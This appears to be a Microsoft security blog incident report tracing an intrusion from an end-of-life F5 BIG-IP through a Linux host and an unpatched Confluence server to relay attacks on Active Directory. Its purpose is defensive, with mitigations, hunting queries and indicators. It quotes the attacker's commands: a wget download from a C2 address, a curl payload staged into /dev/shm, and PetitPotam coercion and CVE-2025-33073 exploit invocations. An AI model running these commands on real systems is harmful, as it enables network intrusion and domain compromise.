
A growing trend in modern intrusions is the compromise of internet-facing edge appliances such as firewalls and VPN gateways. Systems traditionally deployed as security boundaries are increasingly becoming initial access points due to the continued discovery and exploitation of critical vulnerabilities.
Because these devices are externally exposed, lightly monitored, and highly trusted inside enterprise environments, compromise can provide a durable foothold with limited visibility. Edge appliances often store credentials, certificates, session material, authentication tokens, and identity integrations with directories, cloud services, and identity providers. Once compromised, these trust relationships can enable lateral movement that bypasses traditional security controls.

In this incident, the threat actor compromised an internet-facing firewall appliance and used trusted relationships to pivot to an internal Linux host. From there, the threat actor compromised a vulnerable SaaS application and leveraged its credentials to conduct relay-style authentication attacks against Active Directory.
This incident reflects a broader shift toward identity-centric, multi-domain attack chains that span network infrastructure, endpoints, SaaS platforms, cloud workloads, and identity systems. Organizations should treat edge devices, non-Windows systems, and cloud identities as security-critical assets, prioritize monitoring across these environments, and use attack path analysis to identify where threat actors are most likely to establish initial access.
Attack chain overview
Initial access: Exploiting edge appliances

The threat actor established SSH access to the first Linux host from a network device identified as an F5 BIG-IP load balancer. Device inventory confirmed the source as an Azure-hosted appliance running version 15.1.201000. This is a specific BIG-IP Virtual Edition (VE) image version deployed primarily in cloud environments and commonly used in Azure ARM templates and Terraform modules for deploying F5 BIG-IP instances. This version of BIG-IP reached end-of-life (EOL) on December 31, 2024. Retiring deprecated firewalls is a security imperative, as unsupported hardware might leave the network exposed to modern threats.
This aligns with a broader pattern observed in recent high‑impact incidents, where internet‑facing edge devices such as routers, firewalls, and gateways are compromised through N‑day vulnerabilities. Operational constraints, including the availability of maintenance windows, could delay the installation of software updates for these appliances. When such devices are compromised, threat actors might be able to abuse or extract embedded trusted identities, enabling lateral movement that can bypass traditional perimeter and endpoint‑focused controls.
In this incident, the threat actor authenticated to a Linux server over SSH using a privileged account. The threat actor maintained this level of access throughout the observed activity without establishing explicit persistence mechanisms, underscoring the risk posed by over-privileged identities with sudo rights. The threat actor maintained sustained hands-on keyboard access throughout the attack, directly executing actions during the SSH session.
Discovery and reconnaissance
The threat actor performed extensive reconnaissance of the host and network, including file enumeration, network scanning, and service discovery. They aggressively scanned the internal network subnets with Nmap to identify connected hosts, and then used Nmap on the identified hosts to detect open services. This execution was automated using a shell script. The threat actor performed a horizontal scan to identify connected assets, and then performed a more thorough vertical scan using the results from the first scan.
The threat actor used gowitness to perform a detailed reconnaissance of the HTTP/HTTPS services identified in the previous scan.
gowitness scan nmap -f $i --write-db --write-screenshots --screenshot-path ./screenshots --screenshot-fullpage --open-only --service-contains http --delay 5 --threads 1 --chrome-proxy socks5://127.0.0.1:9090
Where they identified Windows servers, the threat actor tried common NTLM-based lateral movement techniques using the following open-source tools:
- enum4linux
- netexec
- nmbclient
- smbclient
- rpcclient
- timeroast
- ldapsearch
- kerbrute
- nxc
- responder
These initial attempts were unsuccessful.
The threat actor then downloaded a custom scanning tool from 206.189.27[.]39 using wget:
wget http://206.189.27[.]39:8888/5
The scanning tool file was detected as HackTool:Linux/MalPack.B. The tool performed reconnaissance of the organization’s web infrastructure. The organization uses multiple web applications and mobile services (for example, Firebase and GCM). The reconnaissance tool attempted to connect to the applications and services that the compromised Linux server interacts with, most likely to enumerate and identify access controls.
Lateral movement and identity compromise
During reconnaissance, the threat actor identified an Atlassian Confluence server within the network with unpatched vulnerabilities and leveraged these vulnerabilities to execute code remotely. Due to better hardening as a result of RTP being turned on, the threat actor used the initial Linux host as a staging server and had to try multiple ways of dropping the payload into the target Confluence server. Each time they dropped the payload onto the host, it was blocked. Assuming network-level blocking, the threat actor set up an FTP server on the initial Linux host using Python’s ftplib module to transfer the custom scanning tool to the Confluence server.
curl -o /dev/shm/ag ftp://anonymous:anonymous@[REDACTED_LOCAL_IP]/5
After compromising the Confluence server, the threat actor obtained credentials and used them to attempt authentication against Windows infrastructure from the following files:
- /opt/atlassian/confluence/conf/server.xml
- /var/atlassian/application-data/confluence/confluence.cfg.xml
This was followed by Kerberos relay attacks and exploitation of CVE-2025-33073, highlighting the risk of credential theft from internal web applications and the importance of monitoring cross-system authentication events.
nxc smb [REDACTED_IP] -d [REDACTED_DOMAIN].com -u Jiraservices -p '********* -M coerce_plus -o M=PetitPotam L="localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"
python3 CVE-2025-33073.py -u [REDACTED_DOMAIN].comJiraservices -p ******** --attacker-ip [REDACTED_IP] --dns-ip [REDACTED_IP] --dc-fqdn [REDACTED_HOSTNAME].[REDACTED_DOMAIN].com --target [REDACTED_HOST] --target-ip [REDACTED_IP]
python3 dnstool.py -u [REDACTED_DOMAIN].comJiraservices -p ******** [REDACTED_HOST].[REDACTED_DOMAIN].com -a add -r localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA -d [REDACTED_IP] -dns-ip [REDACTED_IP]
The threat actor used testssl to probe for SSL/TLS weaknesses, indicating an attempt to identify downgrade paths and protocol misconfigurations.
This incident vividly demonstrates that vulnerable applications don’t need to be directly exposed to the internet to result in high severity compromises. Once an initial foothold is established, threat actors can pivot laterally and target internally accessible services to escalate privileges, expand access, or deploy tooling deeper into the environment.
In cloud and hybrid deployments, this risk is amplified by the implicit-trust boundaries between applications and services, where authenticated identity, network locality, and service-to-service trust can be abused. As a result, unpatched internal applications, particularly those running with elevated permissions or trusted identities, represent a critical attack surface and can materially impact the overall security posture of the environment.
From initial access to the final stage, the threat actor was systematically probing the tenant and experimenting with multiple techniques to expand access. During this phase, they identified and abused several assets that ultimately provided elevated privileges, illustrating that threat actors don’t need advanced sophistication to be effective – only time, persistence, and the presence of exploitable security gaps across the environment.
This intrusion demonstrates how a single remote code execution vulnerability in a perimeter-facing web component can ultimately cascade into identity compromise in a completely separate application, crossing platform and trust boundaries. Even in environments with hardened Windows systems, insufficient monitoring and delayed patching across a hybrid estate can result in trusted identities and internal application relationships being abused. The breadth of techniques employed by the threat actor and their repeated hands-on keyboard activity, including attempts to further compromise a domain controller, underscore the reality that determined threat actors will systematically pursue all available paths until a viable route to full-tenant compromise is achieved.
Mitigation and protection guidance
Treat internet-facing edge appliances as Tier-0 assets and enforce lifecycle + patch governance.
In this intrusion, the initial foothold came from an end-of-life F5 BIG-IP version. Organizations should maintain an accurate inventory of externally exposed appliances, track end-of-support dates, and operationalize rapid patching for known-exploited vulnerabilities. Where immediate patching isn’t feasible, compensating controls should be applied, such as restricting management-plane exposure, reducing permitted source IP ranges, and increasing telemetry and alerting for anomalous administrative access.
Harden and patch internal web applications with the same urgency as internet-facing services.
Although Confluence was not exposed externally, an unpatched internal service still enabled remote code execution once the threat actor had network access. Critical internal applications (like Confluence) should be patched and monitored even if they have no direct internet exposure, because they often hold sensitive information and become reachable from outside the network after a threat actor gains any internal foothold. Treat internal applications as part of your critical attack surface: regularly look for known vulnerabilities and apply security updates quickly.
Apply identity hardening to reduce the feasibility and blast radius of relay-style authentication attacks.
After credential theft, the threat actor attempted Kerberos relay and other Windows authentication abuse against domain infrastructure. Defensive measures include minimizing or disabling NTLM where possible, enforcing SMB signing, enabling LDAP signing and channel binding, and using Extended Protection for Authentication (EPA) on applicable services to bind authentication to the channel and reduce relay success. Combine these controls with a tiered administration model (separate admin accounts and no reuse of privileged credentials on lower-trust hosts) to prevent a single-application credential compromise from leading to domain compromise.
Help prevent implant execution and common lateral movement tooling with Microsoft Defender in block mode.
This intrusion involved custom ELF payloads and commodity tooling, including network scanners, tunneling/backdoor binaries, and NTLM/Kerberos-focused utilities, all of which rely on successful execution on Linux hosts. In the environment where this intrusion occurred, real-time protection was only enabled on one machine, and on that host it blocked the attempted execution. To reduce dwell time and help prevent follow-on lateral movement, enable Defender prevention capabilities consistently across Linux servers.
Microsoft Defender XDR detections
| Tactic | Observed activity | Microsoft Defender coverage |
| Initial access, Execution | Threat actor logs in through SSH and drops an ELF binary | Microsoft Defender for Endpoint Executable permission added to file or directory Suspicious file dropped and launched HackTool:Linux/MalPack.B (Blocked on Confluence server) |
| Discovery | Threat actor enumerated files on the Linux system and performed network scanning, access of Confluence credentials | Microsoft Defender for Endpoint Enumeration of files with sensitive data Suspicious script launched |
| Lateral movement | Threat actor performed remote code execution on a Confluence server identified through network scanning in the same network | Microsoft Defender for Endpoint Suspicious process executed by a network service Suspicious remote command execution via Java web application Suspicious piped command launched |
| Privilege escalation | Threat actor performed relay attacks against the domain controller | Microsoft Defender for Endpoint Authentication coercion attack HackTool:Linux/Kerbrute!rfn |
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
- Incident investigation
- Microsoft User analysis
- Threat actor profile
- Threat Intelligence 360 report based on MDTI article
- Vulnerability impact assessment
Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.
Advanced hunting
SSH login from F5 BIG-IP device
let lookback = 7d;
let dhcpTolerance = 2h; // Tolerance for DHCP IP address changes
let FilteredDevices =
    DeviceInfo
    | where Timestamp > ago(lookback)
    | where Vendor == "F5"
    | where OSVersion == "15.1.201000"
    | extend SourceDeviceId = DeviceId
    | summarize by SourceDeviceId;
let DeviceIpSnapshots =
    DeviceNetworkInfo
    | where Timestamp > ago(lookback)
    | where isnotempty(IPAddresses)
    | extend IPAddresses = todynamic(IPAddresses)
    | mv-expand ip = IPAddresses
        | extend IPAddress = tostring(ip.IPAddress)
        | where isnotempty(IPAddress)
    | project SourceDeviceId = DeviceId, SourceIPAddress = IPAddress, SourceIpTimestamp = Timestamp
    | join kind=inner FilteredDevices on SourceDeviceId;
DeviceLogonEvents
| where Timestamp > ago(lookback)
| where ActionType == "LogonSuccess"
| where isnotempty(RemoteIP)
| project LogonTimestamp = Timestamp, DestinationDeviceId = DeviceId, RemoteIP, AccountName, InitiatingProcessFileName
| join kind=inner (
        DeviceIpSnapshots
    ) on $left.RemoteIP == $right.SourceIPAddress
| where LogonTimestamp between ((SourceIpTimestamp - dhcpTolerance) .. (SourceIpTimestamp + dhcpTolerance))
| extend IpAssignmentToLogonDeltaSeconds = abs(datetime_diff("second", LogonTimestamp, SourceIpTimestamp))
| summarize arg_min(IpAssignmentToLogonDeltaSeconds, *) by LogonTimestamp, RemoteIP, DestinationDeviceId
| project LogonTimestamp, SourceDeviceId, DestinationDeviceId, RemoteIP, SourceIpTimestamp, IpAssignmentToLogonDeltaSeconds, AccountName, InitiatingProcessFileName
| order by LogonTimestamp desc
Credential discovery from Confluence
let lookback = 7d;
DeviceProcessEvents
| where Timestamp > ago(lookback)
| where InitiatingProcessFileName == "java"
| where InitiatingProcessCommandLine has_all ("/bin/java -Djava", " -classpath /opt/atlassian/confluence/bin/bootstrap.jar")
| where (FileName == "cat" and ProcessCommandLine has_any ("server.xml", "confluence.cfg.xml" , "setenv.sh"))
Payload delivery through compromised Confluence server
let lookback = 7d;
DeviceProcessEvents
| where Timestamp > ago(lookback)
| where InitiatingProcessFileName == "java"
| where InitiatingProcessCommandLine has_all ("/bin/java -Djava", " -classpath /opt/atlassian/confluence/bin/bootstrap.jar")
| where ProcessCommandLine has_any ("chmod 777 /dev/shm", "chmod 777 /tmp" , "base64 -d > /dev/shm", "curl -o /dev/shm/", "curl -o /tmp/")
Indicators of compromise (IOC)
| Indicator | Type | Description |
| 4a927d031919fd6bd88d3c8a917214b54bca00f8ddc80ecfe4d230663dda7465 | File hash | Custom scanning tool |
| b4592cea69699b2c0737d4e19cff7dca17b5baf5a238cd6da950a37e9986f216 | File hash | Shell script to automate network scanning using Nmap |
| 710a9d2653c8bd3689e451778dab9daec0de4c4c75f900788ccf23ef254b122a | File hash | Kerbrute tool |
| 57b3188e24782c27fdf72493ce599537efd3187d03b80f8afe733c72d68c5517 | File hash | gowitness scanner |
| bdd5da81ac34d9faa2a5118d4ed8f492239734be02146cd24a0e34270a48a455 | File hash | NTLM relay Python script |
| 206.189.27[.]39 | IPv4 address | C2 server |
MITRE ATT&CK techniques observed
This campaign exhibited the following MITRE ATT&CK techniques across multiple tactics. For detailed detection and prevention capabilities, see the Microsoft Defender XDR detections section above.
| Tactic | Technique ID | Technique name | How it presents in this campaign |
| Lateral Movement | T1021.004 | Remote Services: SSH | Threat actor used SSH to access the Linux host through the compromised firewall |
| Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell | Threat actor performed hands-on keyboard activity though SSH and used shell script to automate network scanning and discovery of web services. Most of the lateral movement tools were open source/publicly available Python scripts |
| T1059.006 | Command and Scripting Interpreter: Python | ||
| Discovery | T1043 | Commonly Used Port | Threat actor performed network scanning using Nmap, used ls and find commands to discover files on the Linux hosts |
| T1083 | File and Directory Discovery | ||
| Collection | T1005 | Data from Local System | The threat actor stored the results of the scan on the system. This along with other files in the system was exfiltrated through SSH |
| Command and Control | T1071 | Application Layer Protocol | Tool transfer through wget (backdoor and kerbrute) |
| T1105 | Ingress Tool Transfer | ||
| Defense Evasion | T1222.002 | File and Directory Permissions Modification: Linux and Mac File Permissions | Executable permission added to ELF binaries |
| Initial Access | T1190 | Exploit Public-Facing Application | Lateral movement to Confluence server through RCE in Java web application |
| Persistence | T1505 | Server Software Component | Persistent access to the Confluence web server through web shell |
| Defense Evasion; Persistence; Privilege Escalation | T1078.002 | Valid Accounts: Domain Accounts | Used the domain credentials of the Confluence server for subsequent attacks |
| Credential Access | T1187 | Forced Authentication | Threat actor targeted domain controller through NTLM relay attacks. |
| T1557 | Adversary-in-the-Middle |
References
- BIG-IP APM vulnerability CVE-2025-53521 https://my.f5.com/manage/s/article/K000156741
- CISA Adds CVE-2025-53521 to KEV After Active F5 BIG-IP APM Exploitation https://thehackernews.com/2026/03/cisa-adds-cve-2025-53521-to-kev-after.html
- Cisco Firewall and VPN Zero Day Attacks https://www.zscaler.com/blogs/security-research/cisco-firewall-and-vpn-zero-day-attacks-cve-2025-20333-and-cve-2025-20362
- Exploitation of Palo Alto firewall devices https://www.darktrace.com/blog/darktraces-view-on-operation-lunar-peek-exploitation-of-palo-alto-firewall-devices-cve-2024-2012-and-2024-9474
This research is provided by Microsoft Defender Security Research with contributions from members of Microsoft Threat Intelligence.
Learn more
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
- How Microsoft discovers and mitigates evolving attacks against AI guardrails
- Learn more about securing Copilot Studio agents with Microsoft Defender
- Evaluate your AI readiness with our latest Zero Trust for AI workshop.
- Learn more about Protect your agents in real-time during runtime (Preview)
- Explore how to build and customize agents with Copilot Studio Agent Builder
- Microsoft 365 Copilot AI security documentation
The post From edge appliance to enterprise compromise: Multi-stage Linux intrusion via F5 and Confluence appeared first on Microsoft Security Blog.